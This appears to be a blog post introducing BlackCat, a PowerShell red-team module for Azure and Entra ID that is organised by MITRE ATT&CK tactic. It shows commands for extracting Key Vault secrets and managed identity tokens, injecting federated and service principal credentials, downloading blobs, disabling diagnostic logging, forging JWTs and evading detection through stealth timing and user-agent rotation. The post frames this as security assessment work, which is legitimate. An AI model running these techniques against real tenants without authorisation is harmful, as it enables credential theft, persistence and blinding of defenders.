Author: Rogier Dijkman Date: May 13, 2025 Classification: Product Development
- Highlights
- Why BlackCat Exists
- Installation
- Authentication
- Function Categories (MITRE ATT&CK Aligned)
- Reconnaissance — External Enumeration
- Discovery — Authenticated Enumeration
- Credential Access — Secret Extraction
- Persistence — Maintaining Access
- Exfiltration — Data Extraction
- Impair Defenses — Validating Detection Coverage
- Resource Development — Attack Infrastructure
- Helpers — Utility and API Functions
- Output Formats and Evidence Collection
- Performance: Caching and Batch Processing
- Stealth Operations
- Full Tenant Assessment Workflow
- Complementary Tools
- Getting Started
- Conclusion
- Functions are organised by MITRE ATT&CK tactics, making it straightforward to map assessments to real-world attack chains
- Supports three installation methods: PSGallery, Git clone, and GitHub Codespaces with a pre-configured devcontainer
- Intelligent caching with LRU eviction, compression, and configurable expiration reduces API calls in large tenants
- UserAgent rotation mimics organic browser patterns, lowering detection risk during engagements
- Built-in stealth operations mode schedules API calls within business-hours windows to blend with normal traffic
- Every function outputs to Table, JSON, CSV, or raw Object, with timestamped file exports for evidence collection
- Includes the new
Disable-DiagnosticSettingfunction for validating diagnostic setting impairment defenses
Security assessments of Azure environments demand more than manual portal clicks and one-off scripts. The attack surface spans Azure Resource Manager (ARM) resources, Entra ID identities, storage accounts, Key Vaults, managed identities, and application registrations — all interconnected through permissions that are easy to misconfigure and hard to audit.
BlackCat consolidates the techniques a red team or security auditor needs into a single, well-documented module. Each function maps to a specific MITRE ATT&CK technique, providing a structured methodology that bridges offensive security practice with the language defenders already use. Whether you are validating that a Key Vault is properly locked down or proving that a managed identity can self-escalate to Global Administrator, BlackCat gives you the tooling to test it — and the output formats to report it.
Install-Module BlackCat

                        /\_/\
                       ( ◣_◢ )
                        > ^ <
     __ ) ___  |  |  |          |      ___|    __ \   |      /\_/\
     __ \     /   |  |     __|  |  /  |       / _ |  __|    ( ◣_◢ )
     |   |   /   ___ __|  (       <   |      | (   |  |      > ^ <
    ____/  _/       _|   \___| _|\_\ \____| \ \__,_| \__|    (   )
                                             \____/

                     v1.0.0 by Rogier Dijkman

PS >
This is the fastest path — a single command installs the signed module and all dependencies from the PowerShell Gallery.
git clone https://github.com/azurekid/blackcat.git
cd blackcat
Import-Module ./BlackCat.psd1
Cloning from GitHub gives you access to the latest commits, including functions that may not have reached PSGallery yet. Use this when testing bleeding-edge features.

Click Code → Create codespace on main directly in the BlackCat repository. The devcontainer ships with PowerShell 7, the Az.Accounts module, and BlackCat pre-imported — ready to authenticate within seconds.
Requirement: BlackCat requires PowerShell 7.0+ and the Az.Accounts module (v3.0.0+). Windows PowerShell 5.1 is not supported.
BlackCat piggybacks on your existing Azure session. The fastest way to get started is interactive login:
Connect-AzAccountOnce connected, every BlackCat function uses the active context. Service principal authentication is equally supported for automated pipelines:
$credential = Get-Credential
Connect-AzAccount -ServicePrincipal -Credential $credential -TenantId "your-tenant-id"
You can switch between subscriptions at any time:
Select-AzureContextPS /> Select-AzureContext
Available Azure Contexts (* indicates current context):
Index Account Subscription Tenant
----- ------- ------------ ------
1 'rogier.dijkman@azurehacking.com' Azure Hacking (MSDN) 3da86d62-c862-48da-973f-48…
2 '12b684d1-68be-4dc9-90c2-0ab270402124' Azure Hacking (sponsorship subscription) 3da86d62-c862-48da-973f-48…
* 3 'rogier.dijkman@azurehacking.com' Azure Hacking (sponsorship subscription) 3da86d62-c862-48da-973f-48…
4 '579667ec-82b4-4f18-a0c0-88d489ab1589' Blue Mountain Bank (Sponsorship 2025) 3da86d62-c862-48da-973f-48…
To switch contexts, use: Select-AzureContext -SwitchTo <Index>
PS /> The Select-AzureContext function provides tab-completion of available subscriptions and tenants, making multi-subscription assessments straightforward.
BlackCat organises all public functions into folders that match MITRE ATT&CK tactics. This structure makes it immediately clear which phase of an attack chain you are validating.
Reconnaissance functions operate without authentication against publicly exposed Azure infrastructure. They are the starting point for external assessments.
| Function | Technique | Purpose |
|---|---|---|
Find-AzurePublicResource |
T1595 | Enumerate public-facing Azure resources by domain |
Find-SubDomain |
T1595.002 | Automated subdomain enumeration with category filtering |
Find-DnsRecords |
T1590.002 | DNS reconnaissance with DNS-over-HTTPS and 15+ providers |
Find-PublicStorageContainer |
T1530 | Discover publicly accessible blob containers |
Test-DomainRegistration |
T1583.001 | Validate domain registration status via RDAP/WHOIS/DNS |
# Enumerate subdomains for a target organisation
Find-SubDomain -Domain 'azurehacking.com'

# Check for public exposed azure resources
Find-AzurePublicResource -Name 'azurehacking'

# Check for publicly accessible storage containers
Find-PublicStorageContainer -StorageAccountName "bluemountaintravel" -IncludeEmpty
The first command runs subdomain enumeration across common, security, infrastructure, and corporate categories. The second probes for publicly accessible blob containers under the specified storage account name.
Once authenticated, Discovery functions enumerate the internal landscape of an Azure tenant: roles, identities, permissions, and resource configurations.
| Function | Technique | Purpose |
|---|---|---|
Get-EntraIDPermissions |
T1087.004 | List Entra ID permissions for users and groups |
Get-EntraRoleMember |
T1069.003 | Enumerate members of Entra ID roles |
Get-RoleAssignment |
T1087.004 | Azure RBAC role assignments with PIM support |
Get-ManagedIdentity |
T1087.004 | List user-assigned managed identities |
Get-StorageContainerList |
T1580 | Enumerate storage containers within subscriptions |
Find-EntraPermissionHolder |
T1069.003 | Reverse-lookup: who holds a specific Entra permission |
Find-AzurePermissionHolder |
T1580 | Reverse-lookup: who holds a specific Azure RBAC role |
# Enumerate all role assignments including PIM eligible
Get-RoleAssignment -IncludeEligible -OutputFormat Table

# Find every principal with the Contributor role
Find-AzurePermissionHolder -Permission "Contributor"
The -IncludeEligible flag queries PIM eligible role assignment schedules alongside active assignments, exposing the full privilege surface. This is critical because PIM eligible roles are frequently overlooked during audits despite being activatable on demand. For deeper PIM and identity chain analysis, pair this with ScEntra to visualise the complete privilege escalation landscape.
These functions test whether credentials and secrets are accessible to the current identity — the same check an attacker would perform after initial access.
| Function | Technique | Purpose |
|---|---|---|
Get-KeyVaultSecret |
T1552.001 | Retrieve secrets from accessible Key Vaults |
Get-StorageAccountKey |
T1552.001 | Extract storage account access keys |
Get-ManagedIdentityToken |
T1528 | Extract bearer tokens from user-assigned managed identities (deploymentScripts) |
Invoke-FederatedTokenExchange |
T1528 | Extract UAMI tokens via federated credential exchange (faster, no ACI) |
# Enumerate Key Vaults and attempt secret retrieval
Get-KeyVaultSecret -OutputFormat JSON

# Extract managed identity token (two approaches available)

# Approach 1: Federated exchange (recommended — fast, ~20-30s, no ACI dependencies)
Invoke-FederatedTokenExchange `
    -Name "my-uami" `
    -ResourceGroupName "rg-prod" `
    -IssuerUrl "https://bcoidc1a2b3c.blob.core.windows.net/oidc" `
    -PrivateKeyPath "./blackcat-oidc.pem" `
    -Cleanup

# Approach 2: Deployment scripts (120-180s, requires ACI capacity)
Get-ManagedIdentityToken -Name "my-uami" -ResourceGroupName "rg-prod"
Managed Identity Token Extraction: BlackCat offers two techniques to extract bearer tokens from user-assigned managed identities (UAMIs):
Invoke-FederatedTokenExchange(recommended): Uses federated identity credentials with a pre-configured OIDC issuer. Fastest method (~20-30 seconds), no Azure Container Instances (ACI) required. Setup guide available.Get-ManagedIdentityToken: UsesMicrosoft.Resources/deploymentScriptswith ACI to invoke IMDS. Takes 120-180 seconds and requires ACI capacity (which may be exhausted in certain regions).
For one-time setup of the federated exchange infrastructure:
# Pure PowerShell — no az CLI or OpenSSL required
Connect-AzAccount
./Attacks/Federated-Token-Exchange/Setup-FederatedTokenExchange.ps1
The output includes a summary showing successful reads, RBAC denials, and policy-blocked vaults, giving an instant risk picture of your secret management posture. Results are exported to a timestamped JSON file for evidence.
Persistence functions demonstrate how an attacker with sufficient privileges can create durable backdoors in an Entra ID environment.
| Function | Technique | Purpose |
|---|---|---|
Add-GroupObject |
T1098 | Add members or owners to Entra ID groups |
Add-StorageAccountSasToken |
T1098 | Generate SAS tokens for persistent storage access |
Set-AdministrativeUnit |
T1098 | Manage administrative unit membership boundaries |
Set-FederatedIdentity |
T1098.001 | Inject federated identity credentials on managed identities |
Set-FunctionAppSecret |
T1098.001 | Add or rotate Function App host and function keys |
Set-ManagedIdentityPermission |
T1098 | Grant or remove app role assignments |
Set-ServicePrincipalCredential |
T1098.001 | Add credentials to service principals |
Set-UserCredential |
T1098 | Reset or inject credentials on Entra ID user accounts |
# Add a federated credential to a managed identity (by name with tab-completion)
Set-FederatedIdentity -ManagedIdentityName "my-uami" `
  -GitHubOrganization "azurekid" `
  -GitHubRepository "blackcat" `
  -Branch "main"
This tests whether federated credential injection is possible — a technique that allows an external identity provider (such as GitHub Actions) to authenticate as an Azure managed identity. The tenant takeover scenario on this blog demonstrates a full chain that uses these persistence techniques.
Exfiltration functions retrieve data from Azure resources, testing data loss prevention (DLP) controls.
| Function | Technique | Purpose |
|---|---|---|
Export-AzAccessToken |
T1528 | Export Azure and Graph access tokens |
Get-FileShareContent |
T1530 | Enumerate and retrieve Azure File Share contents |
Get-PublicBlobContent |
T1530 | List or download blobs from public containers |
# List contents of a public blob (safe default — no download)
Get-PublicBlobContent -BlobUrl "https://target.blob.core.windows.net/public"

# Download with explicit flag
Get-PublicBlobContent -BlobUrl $url -OutputPath ./loot -Download
By default Get-PublicBlobContent only lists blobs — an intentional safe default to prevent accidental downloads during reconnaissance. The -Download flag is required to actually retrieve files.
The newest category tests whether defenders can detect an attacker disabling security telemetry.
| Function | Technique | Purpose |
|---|---|---|
Disable-DiagnosticSetting |
T1562.008 | Enumerate, disable, or remove Azure diagnostic settings |
Set-AzNetworkSecurityGroupRule |
T1562.007 | Add, modify, or remove NSG rules to open or restrict network paths |
# List diagnostic settings on all Key Vaults
Disable-DiagnosticSetting -ResourceType 'Microsoft.KeyVault/vaults'

# Disable log categories (preserves the setting, sets enabled=false)
Disable-DiagnosticSetting -ResourceType 'Microsoft.KeyVault/vaults' -Disable -Category Logs
The first command enumerates existing diagnostic settings across all Key Vaults, showing active log/metric categories and their destinations. The second disables log categories while preserving metrics — the exact technique an attacker would use to blind a SIEM while avoiding operational alerts. For the defensive perspective, see Impairing Azure Defenses Through Diagnostic Setting Manipulation.
| Function | Technique | Purpose |
|---|---|---|
Add-EntraApplication |
T1583.006 | Create Entra ID application registrations |
Connect-EntraApplication |
T1583.006 | Authenticate as an Entra application for automated operations |
Connect-ServicePrincipal |
T1583.006 | Connect to service principals for automation |
Copy-PrivilegedUser |
T1136.003 | Clone privileged user configurations |
Restore-DeletedIdentity |
T1098 | Recover soft-deleted users, groups, or service principals |
Helper functions provide the plumbing that powers every tactic-specific function above — API interaction, token handling, caching, stealth operations, and module management.
Stealth & UserAgent
| Function | Purpose |
|---|---|
Invoke-StealthOperation |
Schedule API calls with configurable stealth timing patterns |
Set-UserAgentRotation |
Configure user-agent rotation settings and intervals |
Get-CurrentUserAgent |
Show the currently active user-agent string |
Get-UserAgentStatus |
Display user-agent rotation status and configuration |
# Pipe targets through stealth timing with random delays
"target.com", "azurehacking.com" | Invoke-StealthOperation -DelayType Random `
  -MinDelay 5 -MaxDelay 30 | ForEach-Object { Find-DnsRecords -Domain $_ }

# Schedule operations only during UK business hours
"target.com" | Invoke-StealthOperation -DelayType BusinessHours `
  -Country "UK" | ForEach-Object { Find-SubDomain -Domain $_ }

# Enable user-agent rotation to prevent request correlation
Set-UserAgentRotation -Enable

# Check the current user-agent and rotation status
Get-CurrentUserAgent
Get-UserAgentStatus
Invoke-StealthOperation supports four delay patterns: Random, Progressive, BusinessHours, and Exponential. The BusinessHours mode is country-aware — it understands siesta patterns in Spain and Italy, long-work cultures in Japan and Korea, and standard 9-to-5 schedules across 13 country profiles. UserAgent rotation generates realistic browser signatures with platform-aware headers, preventing SOC analysts from correlating assessment traffic by user-agent string.
API & Authentication
| Function | Purpose |
|---|---|
Invoke-AzBatch |
Execute Azure Batch API requests with caching and parallel processing |
Invoke-MsGraph |
Execute Microsoft Graph API requests with caching and retry logic |
New-AuthHeader |
Generate authentication headers for 15+ Azure endpoint types |
Select-AzureContext |
Switch Azure subscription context with tab-completion |
# Query all storage accounts via the Azure Batch API
Invoke-AzBatch -ResourceType "Microsoft.Storage/storageAccounts"

# Call Microsoft Graph directly with caching
Invoke-MsGraph -Endpoint "/users" -OutputFormat Table

# Generate an auth header for Key Vault operations
$header = New-AuthHeader -EndpointType KeyVault

# Switch subscription context interactively with tab-completion
Select-AzureContext
Invoke-AzBatch and Invoke-MsGraph are the two workhorses behind most BlackCat functions — they handle authentication, pagination, caching, retry logic, and throttle compliance so individual functions can focus on their specific task. New-AuthHeader supports 15+ endpoint types including MSGraph, KeyVault, Storage, CosmosDB, EventHub, and ServiceBus.
Token & Secret Parsing
| Function | Purpose |
|---|---|
ConvertFrom-JWT |
Decode and parse JWT tokens into readable objects |
New-JWT |
Forge JWT tokens for testing and attack simulation |
Read-SASToken |
Parse and decode SAS token parameters and permissions |
# Decode a JWT token to inspect claims, roles, and audience
ConvertFrom-JWT -Token $accessToken

# Parse a SAS token to review its permissions and expiry

Read-SASToken -SasToken "sv=2022-11-02&ss=bfqt&srt=sco&sp=rwdlacupiytfx&se=2026-03-01"

[+] Start collection SAS Token information

Service Version : '2022-11-02'
Services        : {Blob, File, Queue, Table}
Resource Types  : {Service-level APIs, Container-level APIs, Object-level APIs}
Token Type      : Account-level SAS
Permissions     : {'Read', 'Write', 'Delete', 'List...}
Expiry Time     : '2026-03-01'
ConvertFrom-JWT decodes Azure access tokens into their constituent claims — UPN, audience, roles, tenant, and expiration — which is invaluable for verifying the scope of a compromised token. New-JWT forges tokens for testing whether downstream services properly validate signatures (MITRE T1606.002). Read-SASToken breaks down SAS token parameters into a readable format, immediately revealing overly permissive scopes.
Caching & Performance
| Function | Purpose |
|---|---|
Clear-BlackCatCache |
Clear cached API results by type or key |
Get-BlackCatCacheStats |
Display cache statistics with advanced analytics and insights |
Get-BlackCatCacheMemoryStats |
Display cache memory usage statistics |
Optimize-BlackCatCacheMemory |
Optimise cache memory by removing expired or oversized entries |
Write-CacheTypeStats |
Write formatted cache type statistics to the console |
Every BlackCat function supports a consistent -OutputFormat parameter:
# Console table (quick review)
Get-EntraIDPermissions -OutputFormat Table

# Timestamped JSON export (evidence file)
Get-EntraIDPermissions -OutputFormat JSON

# CSV for spreadsheet analysis
Get-EntraIDPermissions -OutputFormat CSV

# Raw objects for pipeline processing
Get-EntraIDPermissions | Where-Object RoleName -eq 'Global Administrator'
JSON and CSV exports are automatically saved with timestamps (e.g. EntraIDPermissions_20260209_143022.json), creating a consistent evidence trail for reports and handoffs.
Large Azure tenants can have thousands of subscriptions, tens of thousands of identities, and millions of role assignments. BlackCat addresses this with two performance systems:
Intelligent Caching — API responses are cached with LRU eviction, optional compression, and configurable expiration. Repeated queries against the same scope return instantly:
# Query with custom cache settings
Get-RoleAssignment -CacheExpirationMinutes 30 -CompressCache

# View cache performance metrics
Get-BlackCatCacheStats
The cache stats function provides hit rates, memory usage, growth predictions, and optimisation recommendations — useful for tuning long-running assessments.
Batch API Processing — Functions like Invoke-AzBatch and Invoke-MsGraph use Microsoft Graph batch APIs to combine multiple requests into single HTTP calls. Combined with configurable -ThrottleLimit parallel processing, this reduces assessment time from hours to minutes in enterprise tenants.
For red team engagements where detection avoidance matters, BlackCat includes operational security features:
- UserAgent rotation dynamically generates realistic browser user-agents with platform-aware headers, preventing request correlation across sessions
- Stealth mode (
Invoke-StealthOperation) schedules API calls within configurable business-hours windows, blending assessment traffic with normal user activity - Retry and backoff — built-in exponential backoff with Graph API
Retry-Afterheader compliance avoids triggering rate-limit alerts
A typical assessment follows the MITRE ATT&CK kill chain structure:
Import-Module BlackCat
Connect-AzAccount

# Phase 1: External reconnaissance
$recon = @{
    Subdomains = Find-SubDomain -Domain "target.com" -Category "all"
    PublicBlobs = Find-PublicStorageContainer -Name "targetprod"
    DnsRecords  = Find-DnsRecords -Domain "target.com" -EnumerateSubdomains
}

# Phase 2: Post-authentication discovery
$discovery = @{
    Roles      = Get-RoleAssignment -IncludeEligible
    EntraPerms = Get-EntraIDPermissions
    Identities = Get-ManagedIdentity
    Diagnostics = Disable-DiagnosticSetting -ResourceType 'Microsoft.KeyVault/vaults'
}

# Phase 3: Credential access testing
$creds = @{
    KeyVaults   = Get-KeyVaultSecret -OutputFormat JSON
    StorageKeys = Get-StorageAccountKey -OutputFormat JSON
}

# Export combined results
@{
    Reconnaissance = $recon
    Discovery      = $discovery
    CredentialAccess = $creds
} | ConvertTo-Json -Depth 10 | Out-File ./assessment-results.json
This workflow scripts a structured assessment across reconnaissance, discovery, and credential access phases, exporting all results to a single JSON file for reporting. Adjust the phases based on your scope and rules of engagement.
BlackCat focuses on executing security techniques. For visualising the identity relationships and privilege escalation paths it discovers, pair it with ScEntra — the interactive graph tool that maps PIM assignments, group memberships, and application permissions into an encrypted HTML report.
| Tool | Focus | Strength |
|---|---|---|
| BlackCat | Execute and validate security techniques | Broad MITRE ATT&CK coverage across Azure and Entra ID |
| ScEntra | Visualise privilege escalation paths | Interactive graph analysis of identity relationships |
| BloodHound | Hybrid AD + Entra ID graph queries | Deep custom queries in hybrid environments |
For detection engineering content covering the attack patterns BlackCat validates, see Detecting Privilege Escalation in Entra ID.
# Install from PSGallery
Install-Module BlackCat
Import-Module BlackCat

# Authenticate
Connect-AzAccount

# See all available functions organised by MITRE ATT&CK tactic
Show-BlackCatCommands

# Get detailed help for any function
Get-Help Get-KeyVaultSecret -Full
Within minutes you can enumerate your first tenant, test Key Vault exposure, and validate diagnostic setting coverage. Clone the repository from GitHub, review the CHANGELOG for the latest additions, and start your assessment.
Azure environments grow in complexity faster than most security teams can audit them. BlackCat provides a structured, repeatable methodology for validating the security posture of Azure and Entra ID — mapped to MITRE ATT&CK so findings translate directly into risk language that defenders and leadership understand. From anonymous reconnaissance of public storage containers to PIM-aware role enumeration and diagnostic setting impairment, the module covers the techniques that matter most in real-world cloud attacks. Install BlackCat from PSGallery and discover what an attacker sees in your tenant today.
This post is part of the AzureHacking research series on Microsoft cloud security. For hands-on tabletop exercises using BlackCat, see Azure Tenant Takeover: From Exposed Config to Global Admin.